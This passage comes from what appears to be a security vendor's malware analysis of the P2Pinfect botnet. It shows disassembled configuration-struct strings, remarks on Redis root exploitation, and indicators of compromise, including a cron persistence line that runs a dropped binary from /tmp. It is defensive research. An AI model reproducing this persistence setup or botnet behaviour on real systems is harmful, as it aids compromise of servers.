brk(NULL)                               = 0x558941a56000
```

Strace demonstrating attempted password change


This aligns with other Redis-focused campaigns analysed by Cado; earlier versions of the data store required you to run it as root, allowing the attacker to inherit superuser permissions post-exploitation.

Botnet Config

Typically with botnet malware, the developers ship a client configuration file which is then either written to disk or updated in memory. This was missing in earlier variants of P2Pinfect, however it appears to have been recently implemented by the developers.


The main payload includes a configuration in the form of a C struct, which is loaded into memory at runtime and updated dynamically. Notable members of this struct include the following:

- local_net_ssh_dict
- local_net_redis_dict
- file_servers_online_check_delay_secs



```
.rodata:00000000006CF6C0 aFastExpSynScan db 'fast_exp_syn_scan_limit'
.rodata:00000000006CF6C0                                         ; DATA XREF: sub_4B3E16+F0D↑o
.rodata:00000000006CF6C0                                         ; sub_4B3E16:loc_4B666E↑o ...
.rodata:00000000006CF6D7                 db 0
.rodata:00000000006CF6D8                 align 20h
.rodata:00000000006CF6E0 aSlowExpSynScan db 'slow_exp_syn_scan_limit',0
.rodata:00000000006CF6E0                                         ; DATA XREF: sub_4B3E16+F6B↑o
.rodata:00000000006CF6E0                                         ; sub_4B3E16:loc_4B6698↑o
.rodata:00000000006CF6F8                 align 20h
.rodata:00000000006CF700 aFastExpLimit   db 'fast_exp_limit',0   ; DATA XREF: sub_4B3E16+FD5↑o
.rodata:00000000006CF700                                         ; sub_4B3E16:loc_4B66DD↑o
.rodata:00000000006CF70F                 align 10h
.rodata:00000000006CF710 aSlowExpLimit   db 'slow_exp_limit',0   ; DATA XREF: sub_4B3E16+1043↑o
.rodata:00000000006CF710                                         ; sub_4B3E16:loc_4B66FB↑o
.rodata:00000000006CF71F                 align 20h
.rodata:00000000006CF720 aLocalExpLimit  db 'local_exp_limit',0  ; DATA XREF: sub_4B3E16+10AD↑o
.rodata:00000000006CF720                                         ; sub_4B3E16:loc_4B671B↑o
.rodata:00000000006CF730 aLocalExpDelay  db 'local_exp_delay',0  ; DATA XREF: sub_4B3E16+111B↑o
.rodata:00000000006CF730                                         ; sub_4B3E16:loc_4B6739↑o
.rodata:00000000006CF740 aPingDelaySecs  db 'ping_delay_secs',0  ; DATA XREF: sub_4B3E16+1185↑o
.rodata:00000000006CF740                                         ; sub_4B3E16:loc_4B6757↑o
.rodata:00000000006CF750                 align 20h
.rodata:00000000006CF760 aAttackerPingMa db 'attacker_ping_main_delay_secs',0
.rodata:00000000006CF760                                         ; DATA XREF: sub_4B3E16+11EF↑o
.rodata:00000000006CF760                                         ; sub_4B3E16:loc_4B677A↑o
.rodata:00000000006CF77E                 align 20h
.rodata:00000000006CF780 aFileServersOnl db 'file_servers_online_check_delay_secs',0
.rodata:00000000006CF780                                         ; DATA XREF: sub_4B3E16+1259↑o
.rodata:00000000006CF780                                         ; sub_4B3E16:loc_4B679D↑o
.rodata:00000000006CF7A5                 align 20h
.rodata:00000000006CF7C0 aPingMainDelayS db 'ping_main_delay_secs',0
.rodata:00000000006CF7C0                                         ; DATA XREF: sub_4B3E16+12C5↑o
.rodata:00000000006CF7C0                                         ; sub_4B3E16:loc_4B67C0↑o
.rodata:00000000006CF7D5                 align 20h
.rodata:00000000006CF7E0 aMaxLoadAddrsLe db 'max_load_addrs_len',0
.rodata:00000000006CF7E0                                         ; DATA XREF: sub_4B3E16+1329↑o
.rodata:00000000006CF7E0                                         ; sub_4B3E16:loc_4B6817↑o
```

Example members of BotnetConf struct (1)



```
.rodata:00000000006CF800 aUpdateCheckDel db 'update_check_delay_secs',0
.rodata:00000000006CF800                                         ; DATA XREF: sub_4B3E16+138D↑o
.rodata:00000000006CF800                                         ; sub_4B3E16:loc_4B687B↑o
.rodata:00000000006CF818                 align 20h
.rodata:00000000006CF820 aUpdateFromBotn db 'update_from_botnet_delay_secs',0
.rodata:00000000006CF820                                         ; DATA XREF: sub_4B3E16+13F1↑o
.rodata:00000000006CF820                                         ; sub_4B3E16:loc_4B69BC↑o
.rodata:00000000006CF83E                 align 20h
.rodata:00000000006CF840 aMainFileSyncDe db 'main_file_sync_delay_secs',0
.rodata:00000000006CF840                                         ; DATA XREF: sub_4B3E16+1455↑o
.rodata:00000000006CF840                                         ; sub_4B3E16:loc_4B69DD↑o
.rodata:00000000006CF85A                 align 20h
.rodata:00000000006CF860 aAllFileSyncDel db 'all_file_sync_delay_secs',0
.rodata:00000000006CF860                                         ; DATA XREF: sub_4B3E16+14B9↑o
.rodata:00000000006CF860                                         ; sub_4B3E16:loc_4B6A3F↑o
.rodata:00000000006CF879                 align 20h
.rodata:00000000006CF880 aSshTooSlow     db 'ssh_too_slow',0     ; DATA XREF: sub_4B3E16+151D↑o
.rodata:00000000006CF880                                         ; sub_4B3E16:loc_4B6A78↑o
.rodata:00000000006CF88D                 align 10h
.rodata:00000000006CF890 aRedisDict      db 'redis_dict',0       ; DATA XREF: sub_4B3E16+16B4↑o
.rodata:00000000006CF890                                         ; sub_4B3E16:loc_4B6CB4↑o
.rodata:00000000006CF89B                 align 20h
.rodata:00000000006CF8A0 aLocalNetSshDic db 'local_net_ssh_dict',0
.rodata:00000000006CF8A0                                         ; DATA XREF: sub_4B3E16+1762↑o
.rodata:00000000006CF8A0                                         ; sub_4B3E16:loc_4B6CEB↑o
.rodata:00000000006CF8B3                 align 20h
.rodata:00000000006CF8C0 aLocalNetRedisD db 'local_net_redis_dict'
.rodata:00000000006CF8C0                                         ; DATA XREF: sub_4B3E16+181A↑o
```

Example members of BotnetConf struct (2)

Conclusion

It’s clear that P2Pinfect’s developers are committed to maintaining and iterating on the functionality of their malicious payloads, while simultaneously scaling the botnet across continents and cloud providers at a rapid rate. Despite this, the primary objective of this malware remains unclear.

Recent variants still attempt to retrieve the `miner` payload described in Cado's original analysis, yet no evidence of cryptomining has been detected to date. The `miner` payload itself hadn't been updated since the original discovery in late July, yet the botnet agent received multiple updates in this time. It is expected that those behind the botnet are either waiting to implement additional functionality in the `miner` payload, or are intending to sell access to the botnet to other individuals or groups.

Given the current size of the botnet, its geographical spread, self-updating capability and its rapid growth, this would be considered a lucrative asset for most threat actors. Cado Security Labs researchers will continue to monitor the botnet and retrieve samples of the agent for ongoing analysis.

Indicators of Compromise

Filename	SHA256
linux	6d0e4c03cf4731b9b05c3e575a92db9beabccf243263d703c7b332597c8ed591
linux (later variant)	8798513436bd3817df839e974810fd3f9595393dafdaf4a67b381c30689273f8
bash	54f4f4af8023b34e10922edc703d2b1409165407942232c93677743312e19ab4

Cronjob
*/30 * * * * user /tmp/linux <encoded argument>

File Paths
/tmp/.raimi
/tmp/bash

About The Author

Matt Muir

Matt is a security researcher with a passion for UNIX and UNIX-like operating systems. He previously worked as a macOS malware analyst and his background includes experience in the areas of digital forensics, DevOps, and operational cyber security. Matt enjoys technical writing and has published research including pieces on TOR browser forensics, an emerging cloud-focused botnet, and the exploitation of the Log4Shell vulnerability.

About Cado Security

Cado Security is the provider of the first cloud forensics and incident response platform. By leveraging the scale and speed of the cloud, the Cado platform automates forensic-level data capture and processing across cloud, container, and serverless environments. Only Cado empowers security teams to respond at cloud speed.

Prev Post Next Post